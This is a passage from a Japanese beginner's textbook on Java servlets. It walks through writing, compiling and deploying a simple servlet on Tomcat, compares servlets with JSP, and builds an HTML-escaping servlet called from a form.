メモ帳で新規文書を作成し、以下のリストのコードを入力します。リストの内容を入力できたら、/WEB-INF/src/to/msn/wings/lesson23フォルダーにIntroServlet.javaという名前でファイルを保存します。文字コードはUTF-8に設定してください。

リスト IntroServlet.java

```
1 package to.msn.wings.lesson23;
2
3 import java.io.IOException;
4 import java.io.PrintWriter;
5
6 import javax.servlet.ServletException;
7 import javax.servlet.annotation.WebServlet;
8 import javax.servlet.http.HttpServlet;
```

パッケージの宣言

クラスのインポート


```
 9 import javax.servlet.http.HttpServletRequest;
10 import javax.servlet.http.HttpServletResponse;
11
12 @WebServlet("/lesson23/IntroServlet")
13 public class IntroServlet extends HttpServlet {
14   @Override
15   public void doGet(HttpServletRequest request,
   HttpServletResponse response)
16     throws ServletException, IOException {
17     response.setContentType("text/html;charset=UTF-8");
18     PrintWriter out = response.getWriter();
19     out.println("<!DOCTYPE html><html><head><meta
   charset='UTF-8' />");
20     out.println("<title>10日間、頑張りましょう！ </title>");
21     out.println("</head><body>");
22     out.println("<p>10日間、頑張りましょう！ </p>");
23     out.println("</body></html>");
24   }
25 }
```

doGetメソッドの定義
出力のための準備
実際の出力部分
サーブレットクラスの定義

2 サーブレットクラスをコンパイルする

コンパイルとは、.javaファイルを解析／翻訳し、実行可能な.classファイルに変換することです。コンパイル処理を行うには、Java SEに標準で添付されているjavacというコマンドラインツールを使用する必要があります。
javacを利用するには、コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson23
> javac -encoding UTF-8 IntroServlet.java
```



▲コマンドプロンプトからコンパイルを実行

-encodingオプションは、ソースコードの文字コードを表します。javacコマンドは、デフォルトでシステム標準の文字コードを利用します。Windowsの文字コードはShift-JISなので、ここで明示的に文字コードを宣言しているわけです。
/WEB-INF/src/to/msn/wings/lesson23フォルダーの配下にIntroServlet.classができていれば、コンパイル処理は成功です*。

＊環境変数%CATALINA_HOME%はLESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

3 .classファイルを配置する

コンパイルによって生成されたIntroServlet.class[*1]を、/WEB-INF/classes/to/msn/wings/lesson23フォルダーに移動します。

*1 コンパイルでエラーが発生した場合の対処方法は、P.311でもまとめています。あわせて確認してみましょう。

Note 必要なのは.classファイルだけ

コンテナーでの実行に必要なのは、コンパイルの結果、生成されたクラスファイル（.classファイル）だけです。元のソースコード（.javaファイル）はコンパイルしたあとは必要ありません。

特に、実運用時にはソースコード漏洩の原因ともなるので、.javaファイルはサーバーに配置するべきではありません。

4 アプリケーションを再起動する


.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。

http://localhost:8080/manager/html

はじめに認証ダイアログが表示されるので、ユーザー名／パスワードに、双方とも「admin」[*2]を入力して、［OK］ボタンをクリックすると、Tomcat Manager[*3]が起動します。以下の図のように、Tomcatに配置されているアプリケーションの一覧が表示されますので、その中から「jsp10」アプリケーションを探し、［再ロード］リンクをクリックします。画面上部のメッセージ欄に「OK – コンテキストパス /jsp10 のアプリケーションを再ロードしました」と表示されれば、アプリケーションの再起動は成功です。

*2 P.24で設定した値です。異なる値を設定した場合には、適宜自分で設定した値で読み替えてください。

*3 Tomcat Managerは、Tomcatに標準で付属するアプリケーション管理ツールです。アプリケーションの起動／停止をはじめ、新たなアプリケーションの配置、サーバーの状態監視などの機能を備えています。



▲Tomcat Managerのメイン画面

5 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.292の図のように表示されれば、サンプルは正しく動作しています。


http://localhost:8080/jsp10/lesson23/IntroServlet

サーブレットとJSPとは何が違うのか？

HTMLの中にスクリプトレットが埋め込まれているJSPに比べ、生々しいJavaプログラムがむき出しとなっているサーブレットは、まったく別物のように見えます。

しかし結論から言ってしまうと、サーブレットとJSPとでできることは、実はほとんど変わりありません。というよりも、JSPでできることはサーブレットで**必ず**実現できます。同様に、サーブレットでできることの**ほとんど**はJSPで実現できます。端的に言えば、JSPとサーブレットとの違いは、見かけだけということです。

では、「なぜあえてこれまで一生懸命学んできたJSPを捨ててまで、サーブレットを学ばなければならないのか」――そう思う人も少なくないかもしれません。しかし、サーブレットを学ぶことは決して、これまでのJSPの知識を捨てることは意味しません。両者は、用途によって使い分けるべき技術だからです。



▲JSPとサーブレットの違い（1）

プログラムソースを見れば直感的にわかると思いますが、サーブレットはJavaのプログラムそのものです。JSPはHTMLの中で断片的なJavaプログラムを実行する形式だったのに対して、サーブレットはJavaプログラムを実行する一環としてHTMLを出力しています。

これが何を意味するかというと、JSPは単純なHTMLにちょっとしたデータを動的に埋め込むような作業は得意であるけれど、出力に直接関係しない複雑なロジックを埋め込んでし

まうと、途端にコードが込み入ってしまうということです。

逆に、サーブレットはある程度複雑なロジックを記述するには向いていますが、静的なHTMLをひたすらに出力するようなケースでは、コードが冗長となり、スマートさが損なわれがちです。


つまり、サーバーサイドJavaでは、複雑なロジック部分はサーブレット、その結果を表示するのはJSPで行うというのが、より好ましい分担なのです。JSPとサーブレットとは、互いに不得意分野を補い合う仕組みと言ってもよいでしょう。

コンパイルの必要なサーブレット、不要なJSP

もう1つ、サーブレットとJSPの違いは、コンパイルを意識しなければならないかどうかという点です。手順②でも見たように、サーブレットはjavacコマンドでコンパイルし、.classファイルを配置するまでを開発者が面倒を見なければなりません。一方、JSPはコンテナーに.jspファイルを配置するだけで動作できます*1。

JSPは、サーブレットよりも手軽に実行できることを重視した技術となっています。

*1　更新も自動的に認識し、再コンパイルします。



▲JSPとサーブレットの違い（2）

この違いは、初回の実行時に現れます。サーブレットでは、直接にバイナリファイルを実行できますので常に高いパフォーマンスを期待できます。一方JSPでは、初回アクセスで変換／コンパイル処理を必要とするので、やや低速です*2。ただし、以降のアクセスでは、実行ファイルがメモリー上に常駐された状態で処理されるので、サーブレットと同等のパフォーマンスを期待できます。

コンパイルそのものも、昨今ではEclipseなどの統合開発環境を利用すれば、ほぼ意識しなくて済みますので、この違いはあまり本質的とは言えないでしょう。違いの1つとして、おさえておけば十分です。

*2「～/lesson02/intro.jsp?jsp_precompile=true」のように末尾に「?jsp_precompile=true」を付加して呼び出すことで、.jspファイルをあらかじめコンパイルしておくこともできます。

サーブレットを学ぶにあたって

JSPにおいては、クラスの構文を意識することはほとんどありませんでした。というのも、

JSPにおけるクラスというのは、あくまであらかじめ用意されたクラスを利用するだけのもので、自分自身でクラスを定義する機会はなかったからです。

クラスを自分で定義することがなければ、クラスにつきまとう継承やオーバーライド、インターフェイス、スーパークラスのようなオブジェクト指向独特の小難しい概念についても、ほとんど無縁でいられたはずです。つまり、JSPにおけるクラスとは、既存のプログラミングにおいて、外部の「モジュール」や「関数」を利用する以上の意味は持っていなかったのです。

それがサーブレットの世界になってくると、若干事情が異なってきます。

サーブレットはその名のとおり、Javaで組まれた「Server Side Applet」です。JSPでは隠蔽されていたクラスという世界がいよいよ目の前に現れてきますし、継承や実装という概念も登場します。

しかし、ここで引け腰にならないでください。LESSON 10でもお話したように、オブジェクト指向の概念はJavaプログラミングの開発生産性を高める、あくまで付加価値的な概念であるにすぎません。重ねて言いますが、クラスとオブジェクト指向プログラミングとは不可分の関係にあるわけではないのです。

継承や実装という概念も、まずは構文規則としておさえ、JSPとはどのような点で異なるのかを比較してみてください。どのようなルールに則っているかがわかれば、特に複雑な話でないことがわかるはずです。

概念の難しさにとらわれて先に進めなくなることは、本書の本意ではありません。まずは「こういう場合はこういう風に書かなければならない」というルールをおさえ、実際にサンプルを動かすことで動作を確認し、そのうえで、それらの構文規則がオブジェクト指向の中でどのような意味を持っているのか、それは本書をクリアしたあとの課題になるでしょう。

サーブレットの動作には最低5つのクラスが必要

それでは、具体的なサーブレットプログラムを、これまで学んだJSPと比較しながら順番に見ていくことにしましょう。

JSPプログラミングにおいては、@pageディレクティブのimport属性で、必要なクラスをあらかじめインポートしておく必要がありましたが、サーブレットで同様の機能を持つのが、この**import**命令です。サーブレットの先頭に記述します。

```
 3 import java.io.IOException;
   ...中略...
 6 import javax.servlet.ServletException;
 7 import javax.servlet.annotation.WebServlet;
 8 import javax.servlet.http.HttpServlet;
 9 import javax.servlet.http.HttpServletRequest;
10 import javax.servlet.http.HttpServletResponse;
```

サーブレットにおいては、最低、これら6つのクラスが必要になります。

javax.servlet / javax.servlet.httpパッケージに属する４つのクラスは、JSPにおいては、自動的にインポートされていたため、今まで意識することはありませんでした。しかしサーブレットでは明示的にインポートする必要があります。java.io / javax.servlet.annotationパッケージのクラスはサーブレット固有で必要になります。ちなみにjava.langパッケージは、JSPでもサーブレットでも暗黙的にインポートされますので、これまでどおり特に意識する必要はありません。

それ以外のクラスが必要になった場合には（たとえば、ここではPrintWriterクラス）、import命令をいくつも追加していくことが可能です。

なお、@pageディレクティブのimport属性がそうであったように、import命令でも「javax.servlet.*」のようにパッケージ単位でのインポートできます。ただし、サーブレットやあとで登場するJavaBeansでは、ロジック中心の記述が多くなるため、関係するクラスの数も増えてきます。それぞれのクラスがどのパッケージに属するのかを明示的に表すためにも、クラス単位にインポートすることをお勧めします*1。

*1　構文規則ではありません。

クラスの基本的な構文規則

必要とするクラスがインポートできたら、いよいよクラスの定義です。

Javaプログラムの一般的なルールとして、「すべてのプログラムはクラスとして記述されなければならない」というものがあります。これは、サーブレットでも変わりありません。つまり、JSPでは「スクリプトレット」として書いていた部分を、サーブレットでは「クラス」として記述する必要があるわけです*2。

クラスの一般的な構文は以下のとおりです。

*2　「%CATALINA_HOME%¥work」フォルダー配下を見ると、.jspファイルがサーブレットに自動変換されたものを確認できます。内容を確認すると、JSPとサーブレットとの対応関係がちょっとイメージできるかもしれません。

構文　クラスの定義

```
package パッケージ名;

アクセス修飾子 class クラス名 {
  ...クラス本体...
}
```

package命令は、サーブレットクラスをグルーピングしたい場合などに利用します。詳細はLESSON 25で改めて解説します。今は、

- クラスを宣言する場合には、先頭行で必ずパッケージ宣言を行う必要がある*3
- コンパイルした.classファイルは/WEB-INF/classesフォルダー配下のパッケージ名と同名のフォルダーに配置しなければならない

ということをおぼえておいてください。このLESSONで紹介しているサンプルの例であれば、/WEB-INF/classes/to/msn/wings/lesson23フォルダーに配置します。

*3　厳密には、パッケージ宣言は省略してもかまいません（この場合、クラスはどのパッケージにも属さないとみなされます）。ただし、原則として、このようなクラスは作成するべきではありません。

アクセス修飾子は、クラスへの外部からのアクセスレベルを制限します。サーブレットの場合、外部から自由にアクセスできる必要があるため、publicという一番自由なアクセスを認める修飾子を付与します（アクセス修飾子に関する詳細は、LESSON 24で紹介します）。

クラス名とは、その名前のとおり、クラスを識別するための名前です*4。Javaの一般的な規則として、次のようなものがあります。

public修飾子を持つクラス名とそのファイル名は等しくなければならない。

ファイル名には、クラス名に拡張子「.java」を付加したもの、たとえばSampleクラスであればファイル名は「Sample.java」としなければなりません。

クラスの本体は、{...}の中に記述します。ここには、変数の宣言や動作を規定するメソッド定義などを記述します。

*4　クラス名の先頭は、基本的に大文字とします（構文規則ではありません）。

サーブレットはHttpServletクラスを継承する

HttpServletは、サーブレットの基本的な機能を備えたクラスです。

サーブレットを構築する場合、一般的なJavaプログラミングでクラスを生成する際の規則に加えてもう1つ、

HttpServletクラスを継承してクラスを生成しなければならない

というルールがあります。


ここで**継承**という言葉が出てきました。しかし、使い方は簡単です。実際にクラスを定義する際に「extends HttpServlet」という一節を付加してやれば、それでOKです。ですから、サーブレットに特化したクラスの基本構文は、以下のような記述になります。

構文　サーブレットクラスの定義

```
package パッケージ名;

アクセス修飾子 class クラス名 extends HttpServlet {
  ...クラス本体...
}
```

継承についてほんの少しだけ触れておくと、継承という言葉が意味しているのは「機能を引き継ぐ」ということだけです。つまり、サーブレットプログラミングとは、あらかじめ用意されたHttpServletという「クライアントとのデータ授受を司るクラス」の機能を引き継ぎながら、これにオリジナルの機能を追加していくことだと言えます。



▲継承の考え方

サーブレットの基点はdoGetメソッド

doGetメソッドは、クライアントからURL経由でサーブレットの要求があったときに、まず呼び出されるメソッドで、サーブレットクラスの内部に1つだけ、そして必ず記述します*1。

```
14 @Override
15 public void doGet(HttpServletRequest request,
   HttpServletResponse response)
16   throws ServletException, IOException {
...中略...
24 }*2
```

*1 このようなメソッドのことを**エントリーポイント**と言います。

*2 voidは、メソッドの戻り値がないことを示す特別なデータ型です。

一見すると難しそうですが、doGetメソッドの基本的な構文は、JSPでも使用していたメソッドの記述となんら変わりません。

doGetメソッドは、引数として、クライアントから送信された入力を管理する**HttpServletRequestオブジェクト**とクライアントへの出力を管理する**HttpServletResponseオブジェクト**を受け取ります。これら2つのオブジェクトは、JSPにおける暗黙オブジェクトrequestとresponseに相当します。ここでは、JSPとの対比を強調するために、request / responseという変数を用いていますが、好みに応じて、たとえばreqとresのように変更してもかまいません。

throws句は、doGetメソッドの中で発生する可能性のある例外を表します。doGetメソッドの場合、

- ServletException（サーブレットの処理エラー）
- IOException（入出力エラー）

を明記しなければなりません。このあたりはあまり難しく考えることなく、まずはdoGetメソッドを定義する際の決まりごととしておぼえてしまいましょう。

メソッドの先頭にある**@Override**は、このメソッドがスーパークラス（元となるクラス）のメソッドをオーバーライド（上書き）していることを表す、特別な「メモ書き」です。なくても間違いではありませんが、きちんと宣言しておけば、メソッドの名前や引数の個数／型に誤りがあった場合にコンパイラーがその旨を通知してくれます。単純なうっかりミスを防

ぐためにも、無条件に記述する癖をつけるようにしてください。

Note アノテーション

「@...」で始まる記述のことを**アノテーション**と言います。アノテーションとは、クラスや、そのメンバー（フィールド／メソッド）、引数型に対して付与できる注釈です。「@アノテーション名(引数,...)」の形式で記述できます*3。

アノテーションを利用すると、コード本来のロジックとは関係ない付随的な情報をソースコードに追加できます。たとえば、@Overrideはそのメソッドがスーパークラスのそれを上書きしていることを意味するアノテーションで、それ自体はビジネスロジックとは無関係です。しかし、これを明記しておくことで、コンパイラーはメソッドの名前、引数の型などが間違っている場合に通知してくれます。

Java標準では、@Overrideの他にも、メソッドが非推奨であることを表す@Deprecated、コンパイラーの警告を抑制する@SuppressWarningsアノテーションなどが用意されています。サーブレットでも、javax.servlet.annotationパッケージでさまざまなアノテーションが用意されていますので、以降、関連するLESSONで順に紹介していきます。

*3 引数がない場合には、「@Override」のように丸カッコそのものを省略できます。

サーブレットの呼び出しURLを定義する

サーブレットを動作させるには、もう1つ、サーブレットを呼び出すためのパスを宣言しておく必要があります*4。これには、@WebServletアノテーションをクラス宣言の直前に付与します（12行目）。

*4 .jspファイルのように、ただ/WEB-INF/classesフォルダー配下に配置するだけでは動作しません。

```
12 @WebServlet("/lesson23/IntroServlet")
13 public class IntroServlet extends HttpServlet {
```

@WebServletアノテーションの引数には、呼び出しのパスをアプリケーションルート*5からの絶対パスで指定してください。この例であれば「/lesson23/IntroServlet」なので、IntroServletサーブレットを「http://localhost:8080/jsp10/lesson23/IntroServlet」で呼び出せるようになります。

*5 本書では、/jsp10です。

なお、本書では主にわかりやすさの観点から、サーブレットのパスを「/lessonXX/サーブレット名」で表すようにしていますが、一般的にはサーブレット名とパスが一致していなくてもかまいません。たとえば

```
@WebServlet("/Begin")
```

とした場合、IntroServletサーブレットは「http://localhost:8080/jsp10/Begin」で呼び出せます。

コンテンツタイプを指定する

JSPにおけるcontentType属性（@pageディレクティブ）にあたるのが、17行目の部分です。

```
17 response.setContentType("text/html;charset=UTF-8");
```

HttpServletResponseオブジェクトresponseのsetContentTypeメソッドによって指定します。サーブレットは必ずしもそれ自体出力を伴うとは限りませんが*1、出力がある場合には必ずこのsetContentTypeメソッドでコンテンツの種類（コンテンツタイプ）と文字コードを指定しなければなりません。

*1 LESSON 28で触れますが、ただ単に裏処理のみを行い、表示自体はJSPに任せてしまうケースもあります。

これで、サーブレットの基本的な構成が出揃いましたので、今一度、サーブレットに最低限必要な骨子部分の記述をまとめてみることにします。この部分は、まずは決まりごととしておさえておきましょう。

```
 1 package to.msn.wings.lesson23;
 2
 3 import java.io.IOException;
   ...中略...
 6 import javax.servlet.ServletException;
 7 import javax.servlet.annotation.WebServlet;
 8 import javax.servlet.http.HttpServlet;
 9 import javax.servlet.http.HttpServletRequest;
10 import javax.servlet.http.HttpServletResponse;
11
12 @WebServlet("/lesson23/IntroServlet")
13 public class IntroServlet extends HttpServlet {
14 @Override
15   public void doGet(HttpServletRequest request, ↩
   HttpServletResponse response)
16     throws ServletException, IOException {
17     response.setContentType("text/html;charset=UTF-8");*2
       ...中略...
24   }
25 }
```

*2 繰り返しですが、サーブレットが出力を行わない場合は、この部分は不要です。

単純な文字列を出力する

JSPで、out.printlnメソッドにあたる部分です。

ただし、サーブレットでは、JSPでいうところの暗黙オブジェクトoutは存在しません。HttpServletResponseオブジェクトresponseのgetWriterメソッドを呼び出して、outオ

ブジェクトに該当するPrintWriterオブジェクトを明示的に生成する必要があります。

18～19行目に注目してください。

```
18 PrintWriter out = response.getWriter();
19 out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
```

18行目ではgetWriterメソッドを介して、PrintWriterオブジェクトを生成しています。JSPの暗黙オブジェクトを意識して、変数はoutにしていますが、この部分は好みに応じて変更してもかまいません*3。

PrintWriterオブジェクトさえ生成してしまえば、あとの出力は、JSP同様、println（またはprint）メソッドで可能です。

サーブレットはJSPと異なり、固定テンプレートや式（Expression）のような仕組みはありませんので、固定的なHTMLはすべてprintln / printメソッドから出力しなければなりません。

*3 なお、先ほど説明したsetContentTypeメソッドは、必ずgetWriterメソッド呼び出しの**前**に呼び出す必要があります。

構文 getWriterメソッド

```
HttpServletResponseオブジェクト.getWriter()
```


クライアントへの出力を行うためのPrintWriterオブジェクトを返す。

まとめ

- サーブレットとJSPでできることはほとんど変わりません。プログラムの中身がロジック中心であるのか、表示中心なのかで使い分けるのが一般的です。
- サーブレットにおいては、最低限、java.io、javax.servlet、javax.servlet.annotation、javax.servlet.httpパッケージに属する6つのクラスをインポートしておく必要があります。
- サーブレットのクラスは、HttpServletクラスを継承しなければなりません。
- URL経由で呼び出されたサーブレットでは、まずdoGetメソッドが呼び出されます。
- サーブレット呼び出しのパスは@WebServletアノテーションで宣言します。
- コンテンツタイプは、setContentTypeメソッドで指定します。
- HttpServletResponseオブジェクトはJSP暗黙オブジェクトのresponseに、HttpServletRequestオブジェクトはrequestに、それぞれ相当します。HttpServletResponse、HttpServletRequestオブジェクトはdoGetメソッドを呼び出すときに自動的に引き渡されます。
- PrintWriterオブジェクトは、JSPの暗黙オブジェクトoutに相当します。PrintWriterオブジェクトは、サーブレット内で明示的に宣言されなければなりません。

実習　講義　**練習問題**　CHAPTER 05 LESSON 23

Q LESSON 05のkuku.jspをサーブレットで書き直してみましょう。以下の空欄を埋めて、P_KukuServlet.javaを完成させてください。また、完成したP_KukuServlet.javaをコンパイルし、実際に動作させてみましょう。



	1	2	3	4	5	6	7	8	9
1	1	2	3	4	5	6	7	8	9
2	2	4	6	8	10	12	14	16	18
3	3	6	9	12	15	18	21	24	27
4	4	8	12	16	20	24	28	32	36
5	5	10	15	20	25	30	35	40	
6	6	12	18	24	30	36			
7	7	14	21	28	35				
8	8	16	24	32	40				
9	9	18	27	36					

▲九九表を表示

リスト1 P_KukuServlet.java

```
1  package to.msn.wings.lesson23;
2
3  [①] java.io.IOException;
4  [①] java.io.PrintWriter;
5
6  [①] javax.servlet.ServletException;
7  [①] javax.servlet.annotation.WebServlet;
8  [①] javax.servlet.http.HttpServlet;
9  [①] javax.servlet.http.HttpServletRequest;
10 [①] javax.servlet.http.HttpServletResponse;
11
12 [②]("/lesson23/P_KukuServlet")
13 public class P_KukuServlet extends [③] {
14   @Override
15   public void [④](HttpServletRequest request, HttpServletResponse
   response)
16     throws ServletException, IOException {
17     response.[⑤]("text/html;charset=UTF-8");
18     PrintWriter out = response.[⑥]();
19     out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
20     out.println("<title>九九表</title>");
21     out.println("</head><body>");
```


```
22      out.println("<table border='1'><tr>");
23      out.println("<th></th><th>1</th><th>2</th><th>3</th><th>4</th>");
24      out.println("<th>5</th><th>6</th><th>7</th><th>8</th><th>9</th></tr>");
25      for(int i = 1; i < 10; i++) {
26        out.println("<tr>");
27        out.println("<th>" + i + "</th>");
28        for(int j = 1; j < 10; j++) {
29          if(i * j > 40){ break; }
30          out.println("<td align='right' width='20'>" + (i * j) + "</td>");
31        }
32        out.println("</tr>");
33      }
34      out.println("</table></body></html>");
35    }
36  }
```

LESSON 24


JSPからサーブレットを呼び出そう

サーブレットをJSPページ（HTMLフォーム）から呼び出してみましょう。

ここでは、LESSON 10で学んだ「文字列をHTMLエンコードする」ためのプログラムをサーブレットに置き換えてみることにします。



▲入力された「<」や「>」「&」のような文字も…



▲そのままきちんと表示される

サンプルファイル　jsp10 ▶　lesson24 ▶　WEB-INF ▶　escape.jsp　src/to/msn/wings/lesson24 ▶　Escape Servlet.java

実習　講義　練習問題　CHAPTER 05 LESSON 24

1 コードを入力する（入力フォーム）

メモ帳で/lesson24フォルダーのescape.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 escape.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>予約文字のエスケープ</title>
</head>
<body>
<form method="POST" action="EscapeServlet">
```

CHAPTER / LESSON / DAYS

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日　月　日

レッスン終了

```
<label>入力文字：
  <input type="text" name="esc" size="20" />
</label>
<input type="submit" value="送信" />
</form>
</body>
</html>
```

2 コードを入力する（サーブレット）

メモ帳で/WEB-INF/src/to/msn/wings/lesson24フォルダーのEscapeServlet.javaを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 EscapeServlet.java

```
package to.msn.wings.lesson24;

import java.io.IOException;
import java.io.PrintWriter;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson24/EscapeServlet")
public class EscapeServlet extends HttpServlet {
  @Override
  public void doPost(HttpServletRequest request,
HttpServletResponse response)
    throws ServletException, IOException {
    response.setContentType("text/html;charset=UTF-8");
    PrintWriter out = response.getWriter();
    out.println("<!DOCTYPE html><html><head><meta
charset='UTF-8' />");
    out.println("<title>予約文字のエスケープ</title>");
    out.println("</head><body>");
    out.println("入力した文字：");
    out.println(this.htmlEscape(request.getParameter(
"esc")));
    out.println("</body></html>");
  }

  private String htmlEscape(String value) {
    StringBuilder result = new StringBuilder();
    for(int i = 0; i < value.length(); i++) {
      switch(value.charAt(i)) {
```

クラスのインポート

doPostメソッドの宣言

```
31          case '&' :
32            result.append("&amp;");
33            break;
34          case '<' :
35            result.append("&lt;");
36            break;
37          case '>' :
38            result.append("&gt;");
39            break;
40          default :
41            result.append(value.charAt(i));
42            break;
43        }
44      }
45      return result.toString();
46    }
47  }
```

文字列をHTMLエンコードするメソッドを定義

2 サーブレットクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson24*1
> javac -encoding UTF-8 EscapeServlet.java
```

/WEB-INF/src/to/msn/wings/lesson24フォルダーの配下にEscapeServlet.classができていれば、コンパイルは成功です*2。

*1 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

3 .classファイルを配置する

コンパイルによって生成されたEscapeServlet.classを、/WEB-INF/classes/to/msn/wings/lesson24フォルダーに移動します。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

4 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

5 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.306の画面から、たとえば「<Tom&Jerry>」のように入力したときに、次の画面でそのまま表示されれば、成功です。

http://localhost:8080/jsp10/lesson24/escape.jsp

サーブレットを<form>から起動する

直接にURLを指定してページを要求する場合、クライアントはサーバーに対してGETという命令を送信しています*3。その場合、呼び出されたサーブレットは、まずdoGetというメソッドを実行します。

同様に、<form method="POST">（POST形式）からページを要求する場合、クライアントはサーバーに対してPOSTという命令を送信しています。その場合、呼び出されたサーブレットはdoGetメソッドの代わりに、doPostメソッドを実行します。

